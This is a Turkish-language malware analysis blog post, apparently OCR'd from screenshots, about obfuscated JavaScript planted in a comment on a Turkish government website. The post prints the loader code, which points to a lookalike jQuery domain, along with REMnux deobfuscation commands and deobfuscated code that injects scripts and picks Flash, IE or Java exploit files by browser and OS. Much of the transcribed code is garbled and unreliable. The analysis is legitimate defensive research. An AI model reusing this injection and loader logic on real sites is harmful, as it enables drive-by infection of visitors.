


# They PWN Houses!

written by Mert SARICA | 5 December 2016


12 Kasım 2016 tarihinde, başarılı bir "Pi Hediye Var" oyuncusu olan Mustafa Ali CAN, ziyaret ettiği bir devlet sitesinde antivirüs yazılımının alarm vermesi üzerine benimle iletişime geçti. Yaptığımız yazışmada, kullandığı antivirüs yazılımının sitede tespit ettiği zararlı JavaScript kodunu JS/Kryptik.I olarak adlandırdığını belirtti. Devlet sitelerimizin çeşitli APT grupları tarafından hedef alındığını bilen bir siber güvenlik uzmanı olarak, bu alarmı konu olan zararlı JavaScript kodunu yakından incelemeye karar verdim.



Antivirus	Result	Update
Baidu	JS.Trojan.Kryptik.gk	20160427
ESET-NOD32	JS/Kryptik.I	20160428
Yandex	JS.Obfuscated.Gen.1	20160427
ALYac	✓	20160427
AVG	✓	20160428
AVware	✓	20160428
Ad-Aware	✓	20160428
AegisLab	✓	20160427
AhnLab-V3	✓	20160427
Alibaba	✓	20160427
Antiy-AVL	✓	20160428
Arcabit	✓	20160428
Avast	✓	20160428
Avira (no cloud)	✓	20160428

Siteyi ziyaret ettiğinizde, sisteminizi istismar etmeye çalışan zararlı bir JavaScript kodu yerine sosyal mühendislik yöntemi ile zararlı yazılım (1. dropper) yüklemeye çalışan bir zararlı JavaScript kodu ve mesajı ile karşılaşıyorsunuz. Zararlı javascript kodunun nerede olduğunu bulmak için ise kaynak koduna baktığınızda, 10 Nisan 2015 tarihinde siteye yazılan bir yorumda,

<http://pol.google.com.mooc.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js> adresinde gizli olduğunu görebiliyorsunuz. Tabii haklı olarak bu zararlı kodun eski tarihli bir yoruma eklenmiş bir zararlı kod olup olmadığını nasıl bilebiliriz diye sorduğunuzda, sorunuzun yanıtının zararlı yazılımın derlenme tarihinde gizli olduğunu yazının ilerleyen kısımlarında görebilirsiniz.



JavaScript kodunu indirip, incelemeye başladığımda, kod üzerinde gizleme tekniği (obfuscation) uygulandığını gördüm ve bunu kısa yoldan çözmek için REMnux ile birlikte gelen js-beautify ve node-js araçlarından faydalanarak gizlenmiş kodu ve içinde yer alan web adreslerini kolaylıkla çözebildim. jquery-2.1.5.ack.min.js (analiz esnasında dosya adını önce mal.js sonra obfuscated.js olarak adlandırdım) dosyasının ilk satırında zararlı yazılımların yükleneceği merkez sunucu adresi olarak <http://codebase.google.com.mo00.com/ajax/libs/jquery/> yer alıyordu. [pol.google.com.mo00.com](http://pol.google.com.mo00.com) ve [codebase.google.com.mo00.com](http://codebase.google.com.mo00.com) adreslerinin Türkiye’de bir üniversitenin eğitim fakültesine ait bir sunucuya yönlendiriliyor olması da bu sunucunun art niyetli kişiler tarafından hacklenmiş olabileceği ihtimalini güçlendiriyordu. Ayrıca web sitelerindeki zararlı kodları tespit edebilen Sucuri zararlı yazılım tarayıcısının bu zararlı kodu web sitesi üzerinde tespit edememesi de bu kodun art niyetli kişiler tarafından özelleştirilmiş olabileceğine işaret ediyordu.

```
Fiddler_20-59-50.js - Notepad
File Edit Format View Help
var globalpath = "http://codebase.google.com.mooc.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUAnBA19QkcFFkTLEY2AUM2DEAVAX0NK1o8B1Y+BEcEX1ALIBs0GFwwDFGFAFcFOVEg";

var hexcase=0;function hex_md5(a){return rstr2hex(rstr_md5(str2rstr_utf8(a)))}function hex_hmac_md5(a,b){return
rstr2hex(rstr_hmac_md5(str2rstr_utf8(a),str2rstr_utf8(b)))}function md5_vm_test(){return hex_md5("abc").toLowerCase
()=="900150983cd24fb0d6963f7d28e17f72"}function rstr_md5(a){return binl2rstr(binl_md5(rstr2binl(a),a.length*8))}
function rstr_hmac_md5(c,f){var e=rstr2binl(c);if(e.length>16){e=binl_md5(e,c.length*8)}var a=Array(16),d=Array
(16);for(var b=0;b<16;b++){a[b]=e[b]^909522486;d[b]=e[b]^1549556828}var g=binl_md5(a.concat(rstr2binl
(f)),512+f.length*8);return binl2rstr(binl_md5(d.concat(g),512+128))}function rstr2hex(c){try{hexcase}catch(g)
{hexcase=0}var f=hexcase?"0123456789ABCDEF":"0123456789abcdef";var b="";var a;for(var d=0;d<c.length;d++)
{a=c.charCodeAt(d);b+=f.charAt((a>>4)&15)+f.charAt(a&15)}return b}function str2rstr_utf8(c){var b="";var d=-1;var
a,e;while(++d<c.length){a=c.charCodeAt(d);e=d+1<c.length?c.charCodeAt(d+1):0;if
(55296<=a&&a<=56319&&56320<=e&&e<=57343){a=65536+(a&1023)<<10+(e&1023);d++;if(a<=127){b+=String.fromCharCode(a)}
else{if(a<=2047){b+=String.fromCharCode(192|((a>>6)&31),128|(a&63))}else{if(a<=65535){b+=String.fromCharCode(224|
((a>>12)&15),128|((a>>6)&63),128|(a&63))}else{if(a<=2097151){b+=String.fromCharCode(240|((a>>18)&7),128|((a>>12)
&63),128|((a>>6)&63),128|(a&63))}}}}return b}function rstr2binl(b){var a=Array(b.length>>2);for(var
c=0;c<a.length;c++){a[c]=0}for(var c=0;c<b.length*8;c+=8){a[c>>5]|=(b.charCodeAt(c/8)&255)<<(c%32)}return a}function
binl2rstr(b){var a="";for(var c=0;c<b.length*32;c+=8){a+=String.fromCharCode((b[c>>5]>>>(c%32))&255)}return a}
function binl_md5(p,k){p[k>>5]=128<<((k%32));p[(k+(k+64))>>9]<<4+14]=k;var o=1732584193;var n=-271733879;var m=-
1732584194;var l=271733878;for(var g=0;g<p.length;g+=16){var j=o;var h=n;var f=m;var e=l;o=md5_ff(o,n,m,l,p[g+0],7,-
680876936);l=md5_ff(l,o,n,m,p[g+1],12,-389564586);m=md5_ff(m,l,o,n,p[g+2],17,606105819);n=md5_ff(n,m,l,o,p[g+3],22,-
1044525330);o=md5_ff(o,n,m,l,p[g+4],7,-176418897);l=md5_ff(l,o,n,m,p[g+5],12,1200080426);m=md5_ff(m,l,o,n,p[g
+6],17,-1473231341);n=md5_ff(n,m,l,o,p[g+7],22,-45705983);o=md5_ff(o,n,m,l,p[g+8],7,1770035416);l=md5_ff(l,o,n,m,p[g
+9],12,-1958414417);m=md5_ff(m,l,o,n,p[g+10],17,-42063);n=md5_ff(n,m,l,o,p[g+11],22,-1990404162);o=md5_ff(o,n,m,l,p
[g+12],7,1804603682);l=md5_ff(l,o,n,m,p[g+13],12,-40341101);m=md5_ff(m,l,o,n,p[g+14],17,-1502002290);n=md5_ff
(n,m,l,o,p[g+15],22,1236535329);o=md5_gg(o,n,m,l,p[g+1],5,-165796510);l=md5_gg(l,o,n,m,p[g+6],9,-
1069501632);m=md5_gg(m,l,o,n,p[g+11],14,643717713);n=md5_gg(n,m,l,o,p[g+0],20,-373897302);o=md5_gg(o,n,m,l,p[g
+5],5,-701558691);l=md5_gg(l,o,n,m,p[g+10],9,38016083);m=md5_gg(m,l,o,n,p[g+15],14,-660478335);n=md5_gg(n,m,l,o,p[g
+4],20,-405537848);o=md5_gg(o,n,m,l,p[g+9],5,568446438);l=md5_gg(l,o,n,m,p[g+14],9,-1019803690);m=md5_gg(m,l,o,n,p[g
+3],14,-187363961);n=md5_gg(n,m,l,o,p[g+8],20,1163531501);o=md5_gg(o,n,m,l,p[g+13],5,-1444681467);l=md5_gg(l,o,n,m,p
[g+2],9,-51403784);m=md5_gg(m,l,o,n,p[g+7],14,1735328473);n=md5_gg(n,m,l,o,p[g+12],20,-1926607734);o=md5_hh
(o,n,m,l,p[g+5],4,-378558);l=md5_hh(l,o,n,m,p[g+8],11,-2022574463);m=md5_hh(m,l,o,n,p[g+11],16,1839030562);n=md5_hh
(n,m,l,o,p[g+14],23,-35309556);o=md5_hh(o,n,m,l,p[g+1],4,-1530992060);l=md5_hh(l,o,n,m,p[g
+4],11,1272893353);m=md5_hh(m,l,o,n,p[g+7],16,-155497632);n=md5_hh(n,m,l,o,p[g+10],23,-1094730640);o=md5_hh
(o,n,m,l,p[g+13],4,681279174);l=md5_hh(l,o,n,m,p[g+0],11,-358537222);m=md5_hh(m,l,o,n,p[g+3],16,-722521979);n=md5_hh
(n,m,l,o,p[g+6],23,76029189);o=md5_hh(o,n,m,l,p[g+9],4,-640364487);l=md5_hh(l,o,n,m,p[g+12],11,-421815835);m=md5_hh
(m,l,o,n,p[g+15],16,530742520);n=md5_hh(n,m,l,o,p[g+2],23,-995338651);o=md5_ii(o,n,m,l,p[g+0],6,-198630844);l=md5_ii
(l,o,n,m,p[g+7],10,1126891415);m=md5_ii(m,l,o,n,p[g+14],15,-1416354905);n=md5_ii(n,m,l,o,p[g+5],21,-
```

Kali (WiFi) remnux x

```
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js

/home/remnux/Desktop/obfuscated.js:254
var head = document.head || document.getElementsByTagName('head')[0];
          ^
ReferenceError: document is not defined
    at Object.<anonymous> (/home/remnux/Desktop/obfuscated.js:254:12)
    at Module._compile (module.js:456:26)
    at Object.Module._extensions..js (module.js:474:10)
    at Module.load (module.js:356:32)
    at Function.Module._load (module.js:312:12)
    at Function.Module.runMain (module.js:497:10)
    at startup (node.js:119:16)
    at node.js:902:3
root@remnux:/home/remnux/Desktop#
```



```
root@remnux:/home/remnux/Desktop# js-beautify mal.js > obfuscated.js
root@remnux:/home/remnux/Desktop# cat obfuscated.js
var globalpath = "http://codebase.google.com/moo.com/ajax/libs/jquery/";
var theFlag = 0;
var exdomaIn = "JuaNBa19kcfFkCTLEY2AUM2DEAVAX0Nk10861Y+BECEX1AL1BS0GfWdFgFAFCFOVEg";
var hexcase = 0;
function hex_md5(a) {
    return rstr2hex(rstr_md5(str2rstr_utf8(a)))
}
function hex_hmac_md5(a, b) {
    return rstr2hex(rstr_hmac_md5(str2rstr_utf8(a), str2rstr_utf8(b)))
}
function md5_vm_test() {
    return hex_md5("abc").toLowerCase() == "900150983cd24fb0d6963f7d28e17f72"
}
function rstr_md5(a) {
    return binl2rstr(binl_md5(rstr2binl(a), a.length * 8))
}
function rstr_hmac_md5(c, f) {
    var e = rstr2binl(c);
    if (e.length > 16) {
        e = binl_md5(e, c.length * 8)
    }
    var a = Array(16),
        d = Array(16);
    for (var b = 0; b < 16; b++) {
        a[b] = e[b] ^ 909522486;
        d[b] = e[b] ^ 1549556828
    }
    var g = binl_md5(a.concat(rstr2binl(f)), 512 + f.length * 8);
    return binl2rstr(binl_md5(d.concat(g), 512 + 128))
}
function rstr2hex(c) {
    try {
        hexcase
    } catch (g) {
        hexcase = 0
    }
    var f = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
    var b = "";
    var a;
    for (var d = 0; d < c.length; d++) {
        a = c.charCodeAt(d);
        b += f.charAt(((a >>> 4) & 15) + f.charAt(a & 15))
    }
    return b
}
function str2rstr_utf8(c) {
    var b = -1;
    var d = -1;
    var a, e;
    while (++d < c.length) {
        a = c.charCodeAt(d);
        e = d + 1 < c.length ? c.charCodeAt(d + 1) : 0;
        if (55296 <= a && a <= 56319 && 56320 <= e && e <= 57343) {
            a = 65536 + ((a & 1023) << 10) + (e & 1023);
            d++
        }
        if (a <= 127) {
            b += String.fromCharCode(a)
        } else {
            if (a <= 2047) {
                b += String.fromCharCode(192 | ((a >>> 6) & 31), 128 | (a & 63))
            }
        }
    }
}
var bouo = ['dbd2e4b5b16b523f8121fe9aa4dce0fc', '01d4d2379db1a5f5e41567e36e2b5367', 'c9e2b0919fa881c9a7c5ff6b8e8191', 'ca1f8418c54e4a92125fbeca36c38078', '4eb18ed13dc20fa211c6f03154e1bf86'];
var tudo = ereba + bni;
var ngifp = false;
var tid;
var zuson = ["", "", "", "", ""];
var r1eth = "abcdefghijklnopqrstuvmxyz";
for (i = 0; i < 5; i++) {
    var icrmi = 1;
    while (true) {
        zuson[i] = "";
        var sbin = icrmi;
        while (sbin > 0) {
            var ncit = sbin % 26;
            zuson[i] = r1eth[SNURBWSXTRRU16].replace(/NRWEXRU6/g, '') + 'NHAGWZ'.replace(/HAWZ/g, '')(ncit, ncit + 1) + zuson[i];
            sbin = Math['f' + '\x6c\x6f' + '\x6f\x72'](sbin / 26);
        }
        if (hex_md5(yrsr + zuson[i]) == bouo[i]) {
            break;
        }
        icrmi++;
    }
}
var tid = hex_md5(tudo + zuson['j' + 'o' + 'i' + 'n'](""));
console.log(tid);
var vfins = "";
for (i = 0; i < rart['l3Ceink'.replace(/l3Ck/g, '') + 'gfta0hvb'.replace(/fa0bv/g, '')]; i++) {
    vfins += String['fRrcrcq'.replace(/Rccq/g, '') + '\x6f' + '\x6d\x43' + 'h1'.replace(/l1/g, '') + '\x61\x72' + '\x43' + 'o' + '\x64' + '\x65'](rart['c3'.replace(/l3/g, '') + 'h2xayrkPot9dxye2Akbte5']
);
}
console.log(vfins);
var head = document.head || document.getElementsByTagName('head')[0];
var javascriptaddition = document.createElement( 'script' );
javascriptaddition.type = 'text/javascript';
javascriptaddition.appendChild(document.createTextNode(vfins));
head.appendChild(javascriptaddition);
```

Kali (WiFi) remnux x

```
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js
root@remnux:/home/remnux/Desktop# nano deobfuscated.js
```

```
GNU nano 2.2.6 File: deobfuscated.js
    inject();
  }else{
    injectM();
  }
}
script.onreadystatechange = function(){
  if(!mode){
    inject();
  }else{
    injectM();
  }
}
head.appendChild(script);
}
function hook()
{
  if(!theFlag){
    return;
  }
  if (getOS()=="windows"){
    if(FlashisInstalled()){
      loadscript("jquery-2.1.3.fl.min.js",0);
    }else{
      if(getBrowser()=="firefox" || getBrowser()=="weasel"){
        loadscript("jquery-2.1.3.fl.min.js",1);
      }else{
        if(getBrowser()=="msie"){
          loadscript("jquery-2.1.3.ht.min.js",0);
        }
      }
    }
  }else{
    if(getBrowser()=="firefox" || getBrowser()=="weasel"){
      loadscript("jquery-2.1.3.fl.min.js",0);
    }else{
      if(javaIsInstalled()){
        if (getOS()=="macos"){
          loadscript("jquery-2.1.3.ja.min.js",1);
        }else{
          loadscript("jquery-2.1.3.ja.min.js",0);
        }
      }
    }
  }
}
window.onload = function (){
  hook();
}
```

**SUCURI** PROTECT YOUR BUSINESS HOME T

---

## Free Website Malware and Security Scanner

SiteCheck Results
Website Details
Blacklist Status

**Website:** .tr

**Status:** No Malware Detected by External Scan. Additional Actions Recommended!

**Web Trust:** Not Currently Blacklisted (10 Blacklists Checked)

Scan	Result	Severity	Recommendation
<span style="color: green;">✔</span> Malware	Not Detected	Low Risk	
<span style="color: green;">✔</span> Website Blacklisting	Not Detected	Low Risk	
<span style="color: green;">✔</span> Injected SPAM	Not Detected	Low Risk	
<span style="color: green;">✔</span> Defacements	Not Detected	Low Risk	
<span style="color: orange;">⚠</span> Website Firewall	Not Found	Medium Risk	<span style="background-color: orange; color: white; padding: 2px 5px; font-weight: bold;">PATCH AND PROTECT</span> With Sucuri Firewall

**Secure Your Website**

It does not look like that your website is compromised. **If you still suspect that it might be infected, please contact our team at [support@sucuri.net](mailto:support@sucuri.net).** We can do a full manual audit of your site and clean any infection that our free scanner missed.

If you are concerned about DDoS, Brute force, SQL injections and other attacks, or you need a CDN for your site, our [Website Firewall](#) can help you.

ADD PROTECTION TO MY SITE


(Or Take Product Tour)

\*This site was just scanned a few minutes ago. [Force a Re-scan](#) to clear the cache.


